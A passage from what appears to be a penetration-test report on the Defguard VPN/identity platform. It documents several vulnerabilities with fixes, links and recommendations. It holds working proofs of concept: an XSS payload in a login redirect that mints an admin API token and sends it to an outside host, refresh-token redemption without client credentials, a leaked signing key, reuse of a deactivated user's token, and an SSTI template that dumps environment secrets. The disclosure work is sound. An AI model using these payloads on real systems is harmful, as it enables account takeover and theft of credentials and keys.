https://defguard.dvpnsec.net/auth/login?r=javascript:window.open('https://defguard.dvpnsec.net');var xmlhttp = new XMLHttpRequest();xmlhttp.onreadystatechange = (e) => {window.location='https://isec.pl?'%2bxmlhttp.responseText};xmlhttp.open("POST", "/api/v1/user/admin/api_token");xmlhttp.setRequestHeader("Content-Type", "application/json");xmlhttp.send(JSON.stringify({ "name": "qweqwe123xxxxxxx", "username": "admin" }))

  1. After providing username and password and clicking Login button, XSS will be executed.

  2. window.open() assigns session to the current DOM.

  3. XMLHttpRequest sends request to /api/v1/user/admin/api_token which creates new API Token.

  4. API Token value is being send back to the attacker server via
    window.location: https://isec.pl/?{%22token%22:%22dg-ZAf9lWt6tJShBD6KzahF475GfDSAzAJa%22}

  5. Attacker has now access to the freshly created API Token and can use it to perform operation on behalf of admin:

Request:

GET /api/v1/me HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer dg-ZAf9lWt6tJShBD6KzahF475GfDSAzAJa


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Fri, 08 Aug 2025 13:59:38 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 456\

{
 "authorized_apps ":  [
 [ ... ]
 ],
 "email ":  "admin@defguard ",
 "email_mfa_enabled ": false,
 "enrolled ": true,
 "first_name ":  "DefGuard ",
 "groups ":  [
 "admin "
 ],
 "id ": 1,
 "is_active ": true,
 "is_admin ": true,
 "last_name ":  "Administrator ",
 "ldap_pass_requires_change ": false,
 "mfa_enabled ": false,
 "mfa_method ":  "None ",
 "phone ":  " ",
 "totp_enabled ": false,
 "username ":  "admin "
}
Completed
DG2608-3: [core] OAuth2 refresh_token grant skips client authentication and returns tokens unrotated
High

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/3625

Description

The refresh_token branch of defguard’s OpenID Connect token endpoint at POST /api/v1/oauth/token issues access tokens without authenticating the OAuth2 client making the request. Any caller holding a refresh token can redeem it by sending only grant_type=refresh_token&refresh_token=<value> with no client_id and no client_secret, even while supplying deliberately wrong credentials. A second defect in the same code path causes the endpoint to return the exact token pair that was submitted rather than rotating it, so the credential stays valid indefinitely through repeated refreshes and any revocation based on token reuse detection is structurally impossible. Each refresh also writes an orphan oauth2token row to the database, gradually polluting the table and undermining the single-row cleanup that fires on re-authorization.

Technical details

According to RFC 6749, section 6:

Because refresh tokens are typically long-lasting credentials used to request additional access tokens, the refresh token is bound to the client to which it was issued. If the client type is confidential or the client was issued client credentials (or assigned other authentication requirements), the client MUST authenticate with the authorization server as described in Section 3.2.1.

The handler at crates/defguard_core/src/handlers/openid_flow.rs:984-988 binds an authenticated client:

pub async fn token(
    State(appstate): State<AppState>,
    OAuth2ClientExtractor(oauth2client): OAuth2ClientExtractor,
    Form(form): Form<TokenRequest>,
) -> ApiResult {

The authorization_code arm consumes that binding. At openid_flow.rs:1006 it refuses to proceed unless a client authenticated, either through HTTP Basic or through the form body fallback:

if let Some(client) = oauth2client.or(form.oauth2client(&appstate.pool).await) {

The refresh_token arm never mentions oauth2client at all. It resolves the client from the attacker’s own input, at openid_flow.rs:1103-1132:

CoreGrantType::RefreshToken => {
    debug!("Starting refresh_token flow");
    if let Some(refresh_token) = form.refresh_token
        && let Ok(Some(mut token)) =
            OAuth2Token::find_refresh_token(&appstate.pool, &refresh_token).await
    {
        let Some(client) = OAuth2Client::find_by_token(&appstate.pool, &token).await?
        else { /* 400 invalid_client */ };
        if !client.enabled { /* 400 unauthorized_client */ }
        token.refresh_and_save(&appstate.pool).await?;
        let response = TokenRequest::refresh_token_flow(&token);
        token.save(&appstate.pool).await?;
        return Ok(ApiResponse::json(response, StatusCode::OK));
    }
}

OAuth2Client::find_by_token at crates/defguard_common/src/db/models/oauth2client.rs:90-103 is a JOIN keyed on the presented token, WHERE t.access_token = $1 OR t.refresh_token = $2. The client identity it returns is a function of what the caller sent, not of any secret the caller proved. The only gate that survives is client.enabled, which tests the state of the client record rather than the identity of the requester. Every defguard OAuth2 client is confidential: OAuth2Client::new at oauth2client.rs:26-38 always generates a 32 character client_secret and there is no public client mode, so RFC 6749 section 6 requires client authentication on this grant.

Supplying deliberately wrong credentials does not help the defense either, because the extractor fails open. At openid_flow.rs:168-192, a Basic header that decodes cleanly is passed to OAuth2Client::find_by_auth, and a None result is wrapped in Ok rather than rejected:

return Ok(Self(
    OAuth2Client::find_by_auth(&appstate.pool, client_id, client_secret)
        .await
        .map_err(WebError::from)?,
));

The second defect turns a one time theft into ongoing access. OAuth2Token::refresh_and_save at crates/defguard_common/src/db/models/oauth2token.rs:35-54 generates a new pair, writes it to the row, and updates only one field on self:

pub async fn refresh_and_save(&mut self, pool: &PgPool) -> sqlx::Result<()> {
    let new_access_token = gen_alphanumeric(24);
    let new_refresh_token = gen_alphanumeric(24);
    let expiration = Utc::now() + TimeDelta::seconds(timeout.as_secs().cast_signed());
    self.expires_in = expiration.timestamp();
    query!(
        "UPDATE oauth2token SET access_token = $2, refresh_token = $3, expires_in = $4 \
        WHERE access_token = $1",
        self.access_token,
        new_access_token,
        new_refresh_token,
        self.expires_in,
    )

self.access_token and self.refresh_token keep their old values. TokenRequest::refresh_token_flow at openid_flow.rs:928-941 then serialises those stale in-memory strings into the response, and token.save at openid_flow.rs:1129 runs the INSERT at oauth2token.rs:63-78, writing the old pair back as a brand new row with a refreshed expires_in. The freshly generated pair lands in a row that nobody will ever present. The UNIQUE constraints on access_token and refresh_token are not violated because the UPDATE moved the original values off the old row first.


The finding’s stated precondition is that the attacker already holds a refresh token, for example from a compromised relying party, a Relying Party log, or a database backup. To demonstrate this vulnerability, under OpenID applications, create a new application, for example:
Request:

POST /api/v1/oauth HTTP/1.1
Host: localhost:8000
[...]

{"name":"isec_poc","redirect_uri":["https://isec.pl"],"enabled":true,"scope":["openid","email","profile"]}

Response:

HTTP/1.1 201 Created
content-type: application/json

{
  "client_id": "vqsZjDGkKVGaqtZe",
  "client_secret": "Q0wtNbfNAd461uLKXYpJo3mTKqMqReid",
  "enabled": true,
  "id": 4,
  "name": "isec_poc",
  "redirect_uri": ["https://isec.pl"],
  "scope": ["openid", "email", "profile"]
}

Note the oauth2client_id=4 from the response. In this example, the attacker will obtain a refresh token from a user with user_id=1. Now, let’s simulate an attacker who obtained a refresh token:

APP_ID=$(docker compose exec -T db psql -U defguard -d defguard -t -A -c "INSERT INTO oauth2authorizedapp (oauth2client_id, user_id) VALUES (4, 1) RETURNING id;" | head -1 | tr -d $'\r\n ')
EXPIRES=$(python3 -c 'import time;print(int(time.time())+3600)')
docker compose exec -T db psql -U defguard -d defguard -q -c "INSERT INTO oauth2token (access_token, refresh_token, redirect_uri, scope, expires_in, oauth2authorizedapp_id) VALUES ('isec_access_token','isec_refresh_token','https://isec.pl','openid profile email',$EXPIRES,$APP_ID);"

Now an attacker can redeem the refresh token without client credentials (note the lack of Authorization header):

Request:

POST /api/v1/oauth/token HTTP/1.1
Host: localhost:8000
Content-Type: application/x-www-form-urlencoded

grant_type=refresh_token&refresh_token=isec_refresh_token

Response:

HTTP/1.1 200 OK
content-type: application/json

{"access_token":"isec_access_token","refresh_token":"isec_refresh_token","token_type":"bearer"}

It is also possible to redeem the refresh token with wrong credentials (Authorization: Basic aXNlYzppc2Vj) - the response is identical.

Additionally, in the database, orphan rows are created with new values of access_token and refresh_token, but the API will never rotate those tokens since the last row is populated with old values:

~/defguard$ docker compose exec -T db psql -U defguard -d defguard -t -A -c "SELECT * FROM oauth2token"
29|GjqVDB2h5rqHHqbRp0j2L2hb|U2tTZYsSBdehP9n0Ka3nl1Tu|https://isec.pl|openid profile email|1788264122|7
30|kroL7eJRQ5cDRHFXNc0OrZaL|DiiqWwF7d7EIj8TWMQtbDWLg|https://isec.pl|openid profile email|1788264126|7
31|3CLhyQcHpKM8wpRnIQhwPhKL|lL8Go9c4a6cHK4wpNIwKRMck|https://isec.pl|openid profile email|1788264127|7
32|isec_access_token|isec_refresh_token|https://isec.pl|openid profile email|1788264127|7

Impact

Any defguard deployment operating as an OpenID Connect provider is affected. The attacker needs network reach to the API and possession of one valid refresh token, for example from a compromised relying party, an application log, or a database backup. What the attacker receives is durable, credential-free access to one user’s scope-gated OIDC claims at /api/v1/oauth/userinfo: sub, email, name, given_name, family_name, preferred_username, and phone_number. The access token obtained through the vulnerable refresh path is indistinguishable from one issued during a legitimate authorization code flow. Any relying party application - Grafana, Nextcloud, GitLab, or a custom service - that delegates authentication to this Defguard deployment will accept it and create a session for the victim. The attacker therefore gains authenticated access to every application in the organization that trusts this Defguard instance as its OIDC provider, not only to Defguard itself. The scope of compromise scales with the number of integrated relying parties. Access is also not reliably revoked by having the user re-authorize the application, because the orphan row accumulation breaks the single-row cleanup at openid_flow.rs:1032-1040. Refresh tokens expire after authentication_period_days (default seven days) when unused, so credentials from old backups become inert over time.

Recommendations

In the RefreshToken arm of the token handler in crates/defguard_core/src/handlers/openid_flow.rs, resolve the client the same way the authorization_code arm does: oauth2client.or(form.oauth2client(&appstate.pool).await). Return HTTP 401 with invalid_client when nothing authenticated, and reject the request when the authenticated client’s id does not match the client resolved via OAuth2Client::find_by_token. Make OAuth2ClientExtractor::from_request_parts fail closed by returning an error when a Basic header is present but does not resolve to a valid client, rather than silently degrading to None. In OAuth2Token::refresh_and_save, assign new_access_token and new_refresh_token to self before the UPDATE and drop the redundant token.save call at line 1129, so real rotation occurs and superseded tokens can trigger revocation of the token family. Add user.is_active checks on both the refresh path and in userinfo, and emit an activity log event on token redemption, since emit_event currently appears zero times in openid_flow.rs.


Completed
DG2608-9: [core] Instance master signing key exposed in support configuration bundle
High

Linked GitHub PR

You can track the fix for this vulnerability via the GitHub pull request below.

https://github.com/DefGuard/defguard/pull/3613

Description


Defguard instructs administrators to download a diagnostic support bundle and attach it to public bug reports. The bundle is served by GET /api/v1/support/configuration and is produced by dump_config in crates/defguard_core/src/support.rs. The function retrieves the complete Settings struct from the database and applies a deny-list redaction that nulls exactly two fields - smtp.password and ldap_bind_password - before serialising the struct to JSON. The instance master signing key (settings.secret_key), a 64-character random string stored in the settings table, is not in the deny-list and has no #[serde(skip)] attribute on its field definition. It is therefore emitted verbatim in every support bundle.

Technical details

As stated in handlers/support.rs:14:

use axum::{extract::State, http::StatusCode};

use super::{ApiErrorResponse, ApiResponse, ApiResult};
use crate::{
    AppState,
    auth::{AdminRole, SessionInfo},
    error::WebError,
    server_config,
    support::dump_config,
};

/// Get instance configuration for support purposes
///
/// Secrets are stripped from the returned configuration.
#[utoipa::path(
    get,
    path = "/api/v1/support/configuration",
    tag = "support",
    [...]

Secrets should be stripped from the returned configuration - which is not true. First, Settings.secret_key at settings/mod.rs:240 is declared as pub secret_key: Option<String> - a plain serialisable field. By contrast, openid_signing_key_der on the very next line carries #[serde(skip)] and is therefore omitted from all JSON output. The developer who added the OpenID key used the correct mechanism but applied it only to that field. Second, dump_config at support.rs:28-38 uses a manual deny-list:

settings.smtp.password = None;
settings.ldap_bind_password = None;
json!(settings)  // secret_key still present

A safe projection type, SettingsNoSecrets, already exists in defguard_core/src/db/models/activity_log/metadata.rs:365 and is used for the activity log. It correctly excludes secret_key, license, and all SMTP OAuth fields. dump_config does not use it.

To verify it, go to support and click the download button:

Request:

GET /api/v1/support/configuration HTTP/1.1
Host: localhost:8000
Cookie: defguard_session=eOW7aQjFhCwHpZK3dfsmeGCY

Response:

HTTP/1.1 200 OK
content-type: application/json
content-length: 7446

{
  "config": {
    "adopt_edge": "edge:50051",
    [...]
    "license": "CjcKIGIwYWMyNDllNTRhYjQ2NjNhNTQ5Yjk5ZDBjMzJmOTFj[...]",
    "secret_key": "ytyzUcDV5VikKsqMgKU4IDUyWMOkAv1BOaIH6pUQJog5Ujt0vfPWTXjvfEgl1m/C",
    "smtp_authentication": "None",
    [...]
  }
  "version": "2.1.0+cdf3ef9"
}

The secret_key value is exactly the same as the one in the database:

$ docker compose exec -T db psql -U defguard defguard -t -A -c "SELECT secret_key FROM settings LIMIT 1;"
ytyzUcDV5VikKsqMgKU4IDUyWMOkAv1BOaIH6pUQJog5Ujt0vfPWTXjvfEgl1m/C

Impact

secret_key is the root cryptographic material for the entire defguard deployment. It is used to sign all claims JWTs issued by the platform and, via Key::derive_from, to derive the proxy private-cookie master key shared across all adopted Edge components. An attacker who reads a published bundle - from for example a public GitHub issue, a shared Slack message, or an email - can forge arbitrary administrator-level session JWTs without knowing any password and also forge or decrypt PrivateCookieJar cookies for every Edge in the deployment. If SMTP OAuth is configured, an attacker can send email as the defguard instance. Because no key rotation mechanism exists, the compromise is permanent for the lifetime of the deployment.

Recommendations

Replace json!(settings) in dump_config with json!(SettingsNoSecrets::from(settings)). It is also recommended to provide a CLI command or admin API endpoint to regenerate secret_key in the database and restart the service, so administrators who have already published bundles can remediate the exposure.

Completed
DG25-3: API Tokens of inactive users are not being invalidated
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1509

Technical details

User testtest has administrative rights but is inactive:

Request:

GET /api/v1/user/testtest HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=3TsmOvtETUdRVedNYJDJvnHH


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 11:52:29 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 363
\

{
  "devices ": [],
  "security_keys ": [],
  "user ": {
    "authorized_apps ": [],
    "email ": "phtest2@isec.pl ",
    "email_mfa_enabled ": false,
    "enrolled ": true,
    "first_name ": "Test1xxxx ",
    "groups ": ["admin "],
    "id ": 2,
    "is_active ": false,
    "is_admin ": true,
    "last_name ": "Test ",
    "ldap_pass_requires_change ": false,
    "mfa_enabled ": false,
    "mfa_method ": "None ",
    "phone ": " ",
    "totp_enabled ": false,
    "username ": "testtest "
  }
}

Nonetheless, this user still can access the DefGuard REST via their API token:

Request:

GET /api/v1/me HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer dg-ArCeAQ9klHfs5YhekQf4ySkIUXUoT4wF


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 11:53:37 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 322
\

{
  "authorized_apps ": [],
  "email ": "phtest2@isec.pl ",
  "email_mfa_enabled ": false,
  "enrolled ": true,
  "first_name ": "Test1xxxx ",
  "groups ": ["admin "],
  "id ": 2,
  "is_active ": false,
  "is_admin ": true,
  "last_name ": "Test ",
  "ldap_pass_requires_change ": false,
  "mfa_enabled ": false,
  "mfa_method ": "None ",
  "phone ": " ",
  "totp_enabled ": false,
  "username ": "testtest "
}

Moreover, the deactivated user can use this API token to activate their account:

Request:

PUT /api/v1/user/testtest HTTP/2
Host: defguard.dvpnsec.net
Authorization: Bearer dg-ArCeAQ9klHfs5YhekQf4ySkIUXUoT4wF
Content-Length: 321
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Content-Type: application/json\

{
  "authorized_apps ": [],
  "email ": "phtest2@isec.pl ",
  "email_mfa_enabled ": false,
  "enrolled ": true,
  "first_name ": "Test1xxxx ",
  "groups ": ["admin "],
  "id ": 2,
  "is_active ": true,
  "is_admin ": true,
  "last_name ": "Test ",
  "ldap_pass_requires_change ": false,
  "mfa_enabled ": false,
  "mfa_method ": "None ",
  "phone ": " ",
  "totp_enabled ": false,
  "username ": "testtest "
}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Mon, 04 Aug 2025 11:57:41 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

null

Recommendations

Whenever user is being deactivates - deactivate their API tokens too.

Completed
DG25-8: Server-Side Template Injection (SSTI)
Medium

Linked GitHub issue

You can track the status of this issue via the GitHub link below. If you wish, you may also subscribe there to receive notifications about its resolution.

https://github.com/DefGuard/defguard/issues/1512

Technical details

The vulnerability occurs due to improper validation of user-provided Tera templates before rendering them. An attacker with administrative access can craft a specially designed Tera template (enrollment welcome-message) that, when processed by the server, extracts and displays environment variables that contain sensitive information.

The exact mechanism involves the use of template syntax to access environment variables, which are then rendered as part of the output.


Enrollment welcome-message with embedded Tera template get_env() functions can be created either in the web application’s UI:

or directly by sending PUT request to the server:

Request:

PUT /api/v1/settings HTTP/2
Host: defguard.dvpnsec.net
Cookie: defguard_session=zKvOID25Ytom8nansXbqP9W5
Content-Length: 4410
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Origin: https**://defguard.dvpnsec.net
Referer: https
://**defguard.dvpnsec.net/admin/enrollment\

{
  "challenge_template": "Please read this carefully:\n\nClick to sign to prove you are in possesion of your private key to the account.\nThis request will not trigger a blockchain transaction or cost any gas fees.",
  "enrollment_use_welcome_message_as_email": true,
  "enrollment_vpn_step_optional": true,
  "enrollment_welcome_email": "Dear {{ first_name }} {{ last_name }},\n\nBy completing the enrollment process, you now have access to all company systems.\n\nYour login to all systems is: {{ username }}\n\n## Company systems\n\nHere are the most important company systems:\n\n- defguard: {{ defguard_url }} - where you can change your password and manage your VPN devices\n- our chat system: https://chat.example.com - join our default room #TownHall\n- knowledge base: https://example.com ...\n- our JIRA: https://example.atlassian.net...\n\n## Governance\n\nTo kickoff your onboarding, please get familiar with:\n\n- our employee handbook: https://knowledgebase.example.com/Welcome\n- security policy: https://knowledgebase.example.com/security\n\nIf you have any questions contact our HR:\nJohn Hary - mobile +48 123 123 123\n\nThe person that enrolled you is:\n{{ admin_first_name }} {{ admin_last_name }},\nemail: {{ admin_email }}\nmobile: {{ admin_phone }}\n\n--\nSent by defguard {{ defguard_version }}\nStar us on GitHub! https://github.com/defguard/defguard",
  "enrollment_welcome_email_subject": "[defguard] Welcome message after enrollment",
  "enrollment_welcome_message": "==== ENV: General ====\n\nPATH = {{ get_env(name=\"PATH\") }}\n\nHOSTNAME = {{ get_env(name=\"HOSTNAME\") }}\n\nHOME = {{ get_env(name=\"HOME\") }}\n\n\n\n==== ENV: Core Secrets ====\n\nDEFGUARD_AUTH_SECRET = {{ get_env(name=\"DEFGUARD_AUTH_SECRET\") }}\n\nDEFGUARD_GATEWAY_SECRET = {{ get_env(name=\"DEFGUARD_GATEWAY_SECRET\") }}\n\nDEFGUARD_YUBIBRIDGE_SECRET = {{ get_env(name=\"DEFGUARD_YUBIBRIDGE_SECRET\") }}\n\nDEFGUARD_SECRET_KEY = {{ get_env(name=\"DEFGUARD_SECRET_KEY\") }}\n\nDEFGUARD_DEFAULT_ADMIN_PASSWORD = {{ get_env(name=\"DEFGUARD_DEFAULT_ADMIN_PASSWORD\") }}\n\n\n\n==== ENV: Database Credentials ====\n\nDEFGUARD_DB_HOST = {{ get_env(name=\"DEFGUARD_DB_HOST\") }}\n\nDEFGUARD_DB_PORT = {{ get_env(name=\"DEFGUARD_DB_PORT\") }}\n\nDEFGUARD_DB_USER = {{ get_env(name=\"DEFGUARD_DB_USER\") }}\n\nDEFGUARD_DB_PASSWORD = {{ get_env(name=\"DEFGUARD_DB_PASSWORD\") }}\n\nDEFGUARD_DB_NAME = {{ get_env(name=\"DEFGUARD_DB_NAME\") }}\n\n\n\n==== ENV: URLs and Web Configuration ====\n\nDEFGUARD_URL = {{ get_env(name=\"DEFGUARD_URL\") }}\n\nDEFGUARD_ENROLLMENT_URL = {{ get_env(name=\"DEFGUARD_ENROLLMENT_URL\") }}\n\nDEFGUARD_PROXY_URL = {{ get_env(name=\"DEFGUARD_PROXY_URL\") }}\n\nDEFGUARD_WEBAUTHN_RP_ID = {{ get_env(name=\"DEFGUARD_WEBAUTHN_RP_ID\") }}\n\nDEFGUARD_COOKIE_INSECURE = {{ get_env(name=\"DEFGUARD_COOKIE_INSECURE\") }}\n\nDEFGUARD_LOG_LEVEL = {{ get_env(name=\"DEFGUARD_LOG_LEVEL\") }}\n\n\n\n==== ENV: GRPC Certificates and Keys ====\n\nDEFGUARD_GRPC_CERT = {{ get_env(name=\"DEFGUARD_GRPC_CERT\") }}\n\nDEFGUARD_GRPC_KEY = {{ get_env(name=\"DEFGUARD_GRPC_KEY\") }}\n\nDEFGUARD_PROXY_GRPC_CA = {{ get_env(name=\"DEFGUARD_PROXY_GRPC_CA\") }}\n\n\n\n==== ENV: OpenID Key ====\n\nDEFGUARD_OPENID_KEY = {{ get_env(name=\"DEFGUARD_OPENID_KEY\") }}\n",
  "gateway_disconnect_notifications_enabled": false,
  "gateway_disconnect_notifications_inactivity_threshold": 5,
  "gateway_disconnect_notifications_reconnect_notification_enabled": false,
  "instance_name": "Defguard",
  "ldap_bind_username": "cn=admin,dc=example,dc=org",
  "ldap_enabled": false,
  "ldap_group_member_attr": "uniqueMember",
  "ldap_group_obj_class": "groupOfUniqueNames",
  "ldap_group_search_base": "ou=groups,dc=example,dc=org",
  "ldap_groupname_attr": "cn",
  "ldap_is_authoritative": false,
  "ldap_member_attr": "memberOf",
  "ldap_sync_enabled": false,
  "ldap_sync_groups": [],
  "ldap_sync_interval": 300,
  "ldap_sync_status": "OutOfSync",
  "ldap_tls_verify_cert": true,
  "ldap_use_starttls": false,
  "ldap_user_auxiliary_obj_classes": ["simpleSecurityObject", "sambaSamAccount"],
  "ldap_user_obj_class": "inetOrgPerson",
  "ldap_user_search_base": "ou=users,dc=example,dc=org",
  "ldap_username_attr": "cn",
  "ldap_uses_ad": false,
  "main_logo_url": "/svg/logo-defguard-white.svg",
  "nav_logo_url": "/svg/defguard-nav-logo.svg",
  "openid_create_account": true,
  "openid_enabled": true,
  "openid_username_handling": "RemoveForbidden",
  "smtp_encryption": "StartTls",
  "webhooks_enabled": true,
  "wireguard_enabled": true,
  "worker_enabled": true
}


Response:

HTTP/2 200 OK
Alt-Svc: h3=“:443”; ma=2592000
Content-Type: application/json
Date: Tue, 05 Aug 2025 09**:36:**51 GMT
Server: Caddy
X-Defguard-Version: 1.5.0-a29ac10
Content-Length: 4

null

